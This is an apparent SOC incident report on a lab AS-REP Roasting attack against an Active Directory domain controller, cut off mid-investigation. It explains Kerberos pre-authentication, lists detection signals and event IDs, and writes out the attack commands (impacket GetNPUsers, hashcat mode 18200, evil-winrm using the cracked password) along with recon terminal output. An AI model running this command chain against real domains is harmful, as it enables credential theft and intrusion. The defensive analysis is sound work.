


Figure 14 — DESKTOP-GRPCORE confirmed as member of corp.local domain

4. Threat Background

4.1 Kerberos Authentication — How It Works

Kerberos is the default authentication protocol in Active Directory environments. It operates through a ticket-based system involving three parties: the client, the Key Distribution Center (KDC) running on the Domain Controller, and the target service.

The standard Kerberos AS-REQ / AS-REP exchange works as follows:

1. The client sends an AS-REQ (Authentication Service Request) to the KDC, including a pre-authentication payload: a timestamp encrypted with the user's password-derived key (NTLM hash).
2. The KDC decrypts the timestamp and validates the user's identity. If successful, it returns an AS-REP containing a TGT (Ticket Granting Ticket) encrypted with the krbtgt account key.
3. The client uses the TGT to request Service Tickets (ST) for specific resources via a TGS-REQ, without transmitting the password again.

KEY POINT: The pre-authentication step (Step 1) is the critical security control. It proves the client knows the password BEFORE any encrypted data is returned by the KDC.

4.2 What Is AS-REP Roasting?

AS-REP Roasting (MITRE ATT&CK T1558.004) is an Active Directory attack that targets user accounts with the 'Do Not Require Kerberos Pre-Authentication' flag enabled (UF_DONT_REQUIRE_PREAUTH).

When this flag is set on an account, the KDC will respond to any AS-REQ for that account — from anyone on the network — by returning an AS-REP that includes data encrypted with the user's password hash. The attacker does not need to know the password, have any domain credentials, or perform any authentication. They simply send a crafted AS-REQ and collect the AS-REP.

The collected AS-REP is formatted as a \$krb5asrep\$23\$ hash, which can be cracked offline using tools like Hashcat or John the Ripper. If the user's password is weak, it can be recovered in seconds to minutes.

	Normal Kerberos (Pre-Auth ENABLED)	AS-REP Roasting (Pre-Auth DISABLED)
Authentication required to request?	YES — client must prove identity	NO — anyone can request

What does the KDC return?	TGT after identity verified	Encrypted AS-REP with password-derived key
Is the response crackable offline?	No	YES — \$krb5asrep\$23\$ format
Credentials required by attacker?	Yes (valid domain user)	NONE — zero credentials needed
Detection difficulty	N/A	Medium — Event ID 4768 without pre-auth

4.3 Why These Accounts Are Vulnerable

The DoesNotRequirePreAuth flag is a legacy compatibility setting, originally designed for older applications that could not perform Kerberos pre-authentication. In modern environments, there is rarely a legitimate reason to enable this flag on regular user accounts.

Common reasons administrators inadvertently leave this flag enabled:

- Migrating from legacy systems that required the flag — and never removing it afterward
- Creating service or backup accounts and checking the wrong option in ADUC
- Third-party software requirements that are no longer accurate
- Lack of regular AD security audits to detect misconfigured accounts

In this investigation, the backupuser account had this flag deliberately enabled to simulate this exact misconfiguration. The account was also assigned a weak password (Password123!), which compound the risk significantly.

5. Attack Simulation Summary

This section summarizes the attacker's actions as observed during the investigation. All activity described below was detected through log analysis and represents the evidence trail left by the attacker. Technical details are preserved to support accurate threat modeling.

5.1 Attacker Actions — Chronological Summary

Stage	Attacker Action	Tool / Command	Evidence Source
1 — Network Setup	Configured attacker machine with IP 192.168.56.12	<code>sudo ip addr add 192.168.56.12/24 dev eth0</code>	Network logs / DHCP
2 — Reconnaissance	Confirmed DC reachable via ICMP and port scan	<code>ping 192.168.56.10 nmap -p 445</code>	Firewall / IDS logs
3 — SMB Enumeration	Enumerated SMB shares on DC	<code>smbclient -L //192.168.56.10 -U Administrator</code>	SMB audit logs
4 — AS-REP Roasting	Extracted AS-REP hash for backupuser	<code>impacket-GetNPUsers corp.local/ -usersfile users.txt -dc-ip 192.168.56.10 -no-pass</code>	Event ID 4768 on DC
5 — Hash Cracking	Cracked \$krb5asrep\$23\$ hash offline	<code>hashcat -m 18200 hashes.txt base.txt -r dive.rule</code>	Offline — no AD log
6 — Initial Access	Established WinRM remote shell on DC	<code>evil-winrm -i 192.168.56.10 -u backupuser -p 'Password123!'</code>	Event ID 4624 (WinRM logon)
7 — Post-Exploitation	Enumerated user privileges and domain info	<code>whoami /priv net user /domain systeminfo</code>	Event ID 4672 (Special Logon)

5.2 Tools Observed During the Attack

Tool	Purpose	Phase
Impacket — GetNPUsers	Query KDC for AS-REP hashes of accounts without pre-auth	AS-REP Roasting
Hashcat (mode 18200)	Offline cracking of Kerberos AS-REP etype 23 hashes	Credential Access

Evil-WinRM	Remote PowerShell shell over WinRM (port 5985)	Initial Access
nmap	Port scanning and service discovery	Reconnaissance
smbclient	SMB share enumeration	Enumeration
netexec	Credential validation against SMB/WinRM	Lateral Movement Prep

5.3 Evidence of Attacker Reconnaissance and Network Setup

```

link/ether 08:00:27:6f:c9:ab brd ff:ff:ff:ff:ff:ff

(kali㉿kali)-[~]
$ sudo ip addr add 192.168.56.12/24 dev eth0

(kali㉿kali)-[~]
$ sudo ip link set eth0 up


(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6f:c9:ab brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.12/24 scope global eth0
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data:
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=45.2 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=97.8 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=128 time=77.6 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=128 time=65.4 ms
64 bytes from 192.168.56.10: icmp_seq=5 ttl=128 time=93.6 ms
64 bytes from 192.168.56.10: icmp_seq=6 ttl=128 time=63.5 ms
64 bytes from 192.168.56.10: icmp_seq=7 ttl=128 time=45.5 ms
64 bytes from 192.168.56.10: icmp_seq=8 ttl=128 time=6.85 ms
^C
— 192.168.56.10 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7056ms
rtt min/avg/max/mdev = 6.854/61.920/97.763/27.676 ms

(kali㉿kali)-[~]
$

```

Figure 15 — Observed attacker activity: Kali eth0 configured at 192.168.56.12, ping to DC successful (TTL=128 confirms Windows host)



```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6f:c9:ab brd ff:ff:ff:ff:ff:ff
    inet6 fe80::1f60:9c37:841a:3b92/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ sudo ip addr add 192.168.56.12/24 dev eth0

(kali@kali)-[~]
$ sudo ip link set eth0 up

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6f:c9:ab brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.12/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::1f60:9c37:841a:3b92/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ nmap -p 445 192.168.56.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-06 20:03 EST
Nmap scan report for 192.168.56.10
Host is up (0.062s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:27:DF:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds

(kali@kali)-[~]
$
```

Figure 16 — Observed attacker activity: nmap scan confirming port 445/tcp open on DC — SMB available


```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
kali@kali: ~
Session Actions Edit View Help
ping: connect: Network is unreachable

(kali@kali)-[~]
$ sudo ip addr add 192.168.56.12/24 dev eth0

(kali@kali)-[~]
$ sudo ip link set eth0 up

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6f:c9:ab brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.12/24 scope global eth0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=46.1 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=30.9 ms
^C
— 192.168.56.10 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 30.887/38.481/46.075/7.594 ms

(kali@kali)-[~]
$ smbclient -L //192.168.56.10 -U Administrator
Password for [WORKGROUP\Administrator]:

      Sharename      Type            Comment
      -----
      ADMIN$         Disk            Remote Admin
      C$              Disk            Default share
      IPC$            IPC             Remote IPC
      NETLOGON        Disk            Logon server share
      SYSVOL          Disk            Logon server share
      Users           Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~]
$
```

Figure 17 — Observed attacker activity: smbclient enumerating shares — ADMIN\$, C\$, NETLOGON, SYSVOL identified, confirming Active Directory DC

```

(kali@kali)-[~]
$ sudo apt install bloodhound neo4j ldap-utils smbclient
ldap-utils is already the newest version (2.6.10+dfsg-1).
ldap-utils set to manually installed.
The following packages were automatically installed and are no longer required:
  libgpgme45 python3-gpg samba-ad-dc samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Upgrading:
  libldb2          libpam-winbind  libtalloc2     libtevent0t64  python3-ldb     python3-talloc  samba          samba-c
  libnss-winbind  libsmbclient0  libtdb1        libwbclient0   python3-samba   python3-tdb     samba-ad-dc    samba-d

Installing:
  bloodhound neo4j

Installing dependencies:
  azurehound binfmt-support fastjar jarwrapper libgpgme45 openjdk-11-jre openjdk-11-jre-headless sharpou

Suggested packages:
  fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic

Summary:
  Upgrading: 20, Installing: 10, Removing: 0, Not Upgrading: 1185
  Download size: 245 MB
  Space needed: 554 MB / 51.5 GB available

Continue? [Y/n]
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 binfmt-support amd64 2.2.2-7
Ign:2 http://http.kali.org/kali kali-rolling/main amd64 libtalloc2 amd64 2:2.4.3+samba4.23.3+dfsg-1+b1
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 libtevent0t64 amd64 2:0.17.1+samba4.23.3+dfsg-1+b1
Ign:4 http://http.kali.org/kali kali-rolling/main amd64 libsmbclient0 amd64 2:4.23.3+dfsg-1+b1
Ign:5 http://http.kali.org/kali kali-rolling/main amd64 smbclient amd64 2:4.23.3+dfsg-1+b1
Ign:6 http://http.kali.org/kali kali-rolling/main amd64 libgpgme45 amd64 2.0.1-2
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libtdb1 amd64 2:1.4.14+samba4.23.3+dfsg-1+b1
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libnss-winbind amd64 2:4.23.3+dfsg-1+b1
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 libpam-winbind amd64 2:4.23.3+dfsg-1+b1
Ign:10 http://http.kali.org/kali kali-rolling/main amd64 winbind amd64 2:4.23.3+dfsg-1+b1
Ign:11 http://http.kali.org/kali kali-rolling/main amd64 python3-samba amd64 2:4.23.3+dfsg-1+b1
Ign:11 http://http.kali.org/kali kali-rolling/main amd64 python3-samba amd64 2:4.23.3+dfsg-1+b1
Ign:10 http://http.kali.org/kali kali-rolling/main amd64 winbind amd64 2:4.23.3+dfsg-1+b1
Ign:9 http://http.kali.org/kali kali-rolling/main amd64 libpam-winbind amd64 2:4.23.3+dfsg-1+b1
Ign:8 http://http.kali.org/kali kali-rolling/main amd64 libnss-winbind amd64 2:4.23.3+dfsg-1+b1
Ign:7 http://http.kali.org/kali kali-rolling/main amd64 libtdb1 amd64 2:1.4.14+samba4.23.3+dfsg-1+b1

```

Figure 18 — Observed attacker activity: attack tools installed (bloodhound, neo4j, smbclient) for enumeration phase

6. Detection Opportunities

AS-REP Roasting is detectable at multiple layers of the environment. The primary detection surface is the Windows Security Event Log on the Domain Controller, where Kerberos authentication events are recorded. Secondary detection opportunities exist at the network layer and through behavioral analytics.

6.1 Windows Security Event Log — Primary Detection Source

The Domain Controller generates Kerberos authentication events for every TGT request. AS-REP Roasting produces a distinctive pattern in these logs:

- Event ID 4768 is generated for every AS-REQ received by the KDC — regardless of whether pre-authentication was required
- When the Pre-Authentication Type field in Event 4768 is 0x0 (meaning no pre-auth was required), this indicates the account has DoesNotRequirePreAuth = True
- Multiple 4768 events with Pre-Auth Type 0x0 from the same source IP in a short window is a strong indicator of automated AS-REP Roasting

6.2 Kerberos-Specific Detection Indicators

Detection Signal	Description	False Positive Risk
Event 4768 with Pre-Auth Type = 0x0	AS-REP returned without pre-auth — account is misconfigured AND was queried	LOW — rarely legitimate in modern AD
Multiple 4768 events from one IP in < 60s	Automated tool behavior — GetNPUsers queries all accounts in a list rapidly	VERY LOW — highly suspicious
4768 from unknown/unrecognized IP	Source IP not in baseline of known clients or admin workstations	LOW — worth investigating
4768 for a dormant account	Account queried that has no recent login history	LOW — unexpected account activity
4771 followed by 4768 success	Pre-auth failure then success — possible enumeration	MEDIUM — could be user typo
4624 Logon Type 3 from attacker IP	Network logon after hash cracking — WinRM or SMB session initiated	MEDIUM — may be legitimate admin

6.3 Network-Level Detection

- Kerberos AS-REQ packets to port 88 (UDP/TCP) from unknown IPs
- Multiple AS-REQ packets to the KDC in a short time window from one source
- WinRM traffic (port 5985/5986) from IPs not in the approved management list
- SMB enumeration followed closely by WinRM connection — reconnaissance-then-exploit pattern

6.4 Behavioral and UEBA Detection

- Account authentication from a source IP that has never previously authenticated
- Off-hours authentication from a service/backup account
- First-time WinRM logon for a non-administrative user account
- Rapid sequential authentication attempts across multiple accounts from one IP (tool-like behavior)

7. Relevant Windows Event IDs

The following Windows Security Event IDs are directly relevant to investigating an AS-REP Roasting attack. Analysts should prioritize collecting and correlating these events from Domain Controllers and domain-joined hosts.

Event ID	Event Name	Log Source	Relevance to AS-REP Roasting	Key Fields to Examine
4768	Kerberos TGT Request (AS-REQ)	DC Security Log	PRIMARY — Pre-Auth Type = 0x0 indicates vulnerable account queried. Source IP identifies attacker.	Account Name, Client Address, Pre-Authentication Type, Result Code
4769	Kerberos Service Ticket Request (TGS-REQ)	DC Security Log	Indicates authenticated Kerberos session established — appears after successful AS-REP hash cracking and logon	Account Name, Service Name, Client Address, Ticket Encryption Type
4771	Kerberos Pre-Authentication Failed	DC Security Log	Indicates failed pre-auth attempts — may precede or accompany roasting. Failure Code 0x18 = wrong password	Account Name, Client Address, Failure Code, Pre-Auth Type
4624	Account Logon Success	Target Host Security Log	WinRM (Logon Type 3) from attacker IP confirms successful credential use after cracking	Account Name, Logon Type, Source IP, Authentication Package
4625	Account Logon Failure	Target Host Security Log	Failed logon attempts prior to success may indicate password spraying alongside roasting	Account Name, Failure Reason, Source IP, Logon Type
4672	Special Logon (Privileged Rights Assigned)	Target Host Security Log	HIGH VALUE — confirms privileged account logon (SeBackupPrivilege, SeDebugPrivilege, etc.)	Account Name, Assigned Privileges
4688	Process Creation	Target Host Security Log	Post-exploitation commands (whoami, net.exe, systeminfo) visible if process auditing enabled	New Process Name, Creator Process, Account Name, Command Line

4776	NTLM Authentication	DC Security Log	If attacker falls back to NTLM (e.g., Pass-the-Hash), this event records the attempt	Account Name, Source Workstation, Error Code
------	---------------------	-----------------	--	--

8. Investigation Process

The following documents the step-by-step SOC investigation conducted after the initial SIEM alert was escalated. Each step reflects the analyst's actions, the evidence examined, and the conclusions drawn.

Step 1 — Identify the Suspicious Kerberos Activity

Action: Query DC Security Event Log for Event ID 4768

The first step was to pull all Event ID 4768 entries from the Domain Controller within the alert time window and filter for Pre-Authentication Type = 0x0:

```
Get-WinEvent -ComputerName WIN-2FNENKK5460 -FilterHashtable @{
    LogName='Security'; Id=4768; StartTime=(Get-Date).AddHours(-2)
} | Where-Object { $_.Message -match 'Pre-Authentication Type:\s+0' } |
Select-Object TimeCreated, Message
```

Finding: Two Event 4768 entries were identified within a 60-second window, both with Pre-Authentication Type = 0x0, originating from 192.168.56.12. This is the definitive indicator that AS-REP Roasting was in progress.

Step 2 — Identify the Targeted Accounts

Action: Parse 4768 events to extract queried account names

Both accounts in the users.txt file used by the attacker generated 4768 events. Analyst extracted the Account Name field from each event:

Timestamp	Account Queried	Pre-Auth Type	Result Code	Significance
08:27:14 AM	backupuser	0x0 — Pre-auth NOT required	0x0 — SUCCESS — Hash issued	VULNERABLE — Hash captured by attacker
08:27:15 AM	user1	0x12 — Pre-auth required	0x19 — Pre-auth required	Account protected — no hash issued

Conclusion: The backupuser account has DoesNotRequirePreAuth = True. Its AS-REP was returned and captured by the attacker. User1 is protected.

Step 3 — Verify the Account Misconfiguration on the DC

Action: Check AD attribute of backupuser

